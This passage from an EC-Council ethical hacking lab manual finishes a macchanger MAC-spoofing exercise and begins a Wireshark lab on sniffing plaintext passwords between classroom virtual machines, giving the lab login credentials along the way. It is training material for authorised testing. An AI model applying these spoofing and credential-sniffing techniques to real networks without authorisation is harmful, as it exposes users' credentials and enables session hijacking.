


13. Now, type **macchanger -r eth0** and press **Enter**, to set a random MAC address to the network interface.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

14. To enable the network interface type **ifconfig eth0 up** and press **Enter**.
15. To check the changed MAC address, type **ifconfig** and press **Enter**.



16. You can observe that a random MAC address is set to the network interface.
17. This concludes the demonstration of how to spoof a MAC address of Linux machine using macchanger
18. Close all open windows and document all the acquired information.
19. Turn off the **Parrot Security** virtual machine.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ CyberQ

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 2

Perform Network Sniffing using Various Sniffing Tools

Ethical hackers and pen testers are aided in network sniffing by various tools that make it an easy task.

Lab Scenario

Data traversing an HTTP channel flow in plain-text format and is therefore prone to MITM attacks. Network administrators can use sniffers for helpful purposes such as to troubleshoot network problems, examine security problems, and debug protocol implementations. However, an attacker can use sniffing tools such as Wireshark to sniff the traffic flowing between the client and the server. The traffic obtained by the attacker might contain sensitive information such as login credentials, which can then be used to perform malicious activities such as user-session impersonation.

An attacker needs to manipulate the functionality of the switch to see all traffic passing through it. A packet sniffing program (also known as a sniffer) can only capture data packets from within a given subnet, which means that it cannot sniff packets from another network. Often, any laptop can plug into a network and gain access to it. Many enterprises leave their switch ports open. A packet sniffer placed on a network in promiscuous mode can capture and analyze all network traffic. Sniffing programs turn off the filter employed by Ethernet network interface cards (NICs) to prevent the host machine from seeing other stations' traffic. Thus, sniffing programs can see everyone's traffic.

The information gathered in the previous step may be insufficient to reveal the potential vulnerabilities of the target. There may be more information to help find loopholes in the target. An ethical hacker needs to perform network security assessments and suggest proper troubleshooting techniques to mitigate attacks. This lab provides hands-on experience of how to use sniffing tools to sniff network traffic and capture it on a remote interface.

Lab Objectives

- Perform password sniffing using Wireshark
- Analyze a network using the Omnipeek Network Protocol Analyzer
- Analyze a network using the SteelCentral Packet Analyzer

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2019 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 40 Minutes

Overview of Network Sniffing Tools

System administrators use automated tools to monitor their networks, but attackers misuse these tools to sniff network data. Network sniffing tools can be used to perform a detailed network analysis. When protecting a network, it is important to have as many details about the packet traffic as possible. By actively scanning the network, a threat hunter can stay vigilant and respond quickly to attacks.

Lab Tasks

Task 1: Perform Password Sniffing using Wireshark

Wireshark is a network packet analyzer used to capture network packets and display packet data in detail. The tool uses Winpcap to capture packets on its own supported networks. It captures live network traffic from Ethernet, IEEE 802.11, PPP/HDLC, ATM, Bluetooth, USB, Token Ring, Frame Relay, and FDDI networks. The captured files can be programmatically edited via the command-line. A set of filters for customized data displays can be refined using a display filter.


Here, we will use the Wireshark tool to perform password sniffing.

Note: In this task, we will use the **Windows Server 2019** (**10.10.1.19**) machine as the host machine and the **Windows 11** (**10.10.1.11**) machine as the target machine.

1. Turn on the **Windows 11** and **Windows Server 2019** virtual machines.
2. Switch to the **Windows Server 2019** virtual machine. Click **Ctrl+Alt+Delete** to activate the machine. By default, **Administrator** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.
3. Click the **Type here to search** icon at the bottom of **Desktop** and type **wireshark**. Click **Wireshark** from the results.


   Note: If the **Software update** window appears, click **Remind me later**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




4. The **Wireshark Network Analyzer** window appears; double-click the available ethernet or interface (here, **Ethernet**) to start the packet capture, as shown in the screenshot.

   Note: If a **Software Update** pop-up appears click on **Remind me later**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


5. **Wireshark** starts capturing all packets generated while traffic is received by or sent from your machine.



6. Now, switch to the **Windows 11** virtual machine, click **Ctrl+Alt+Del**.
7. By default, **Admin** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.

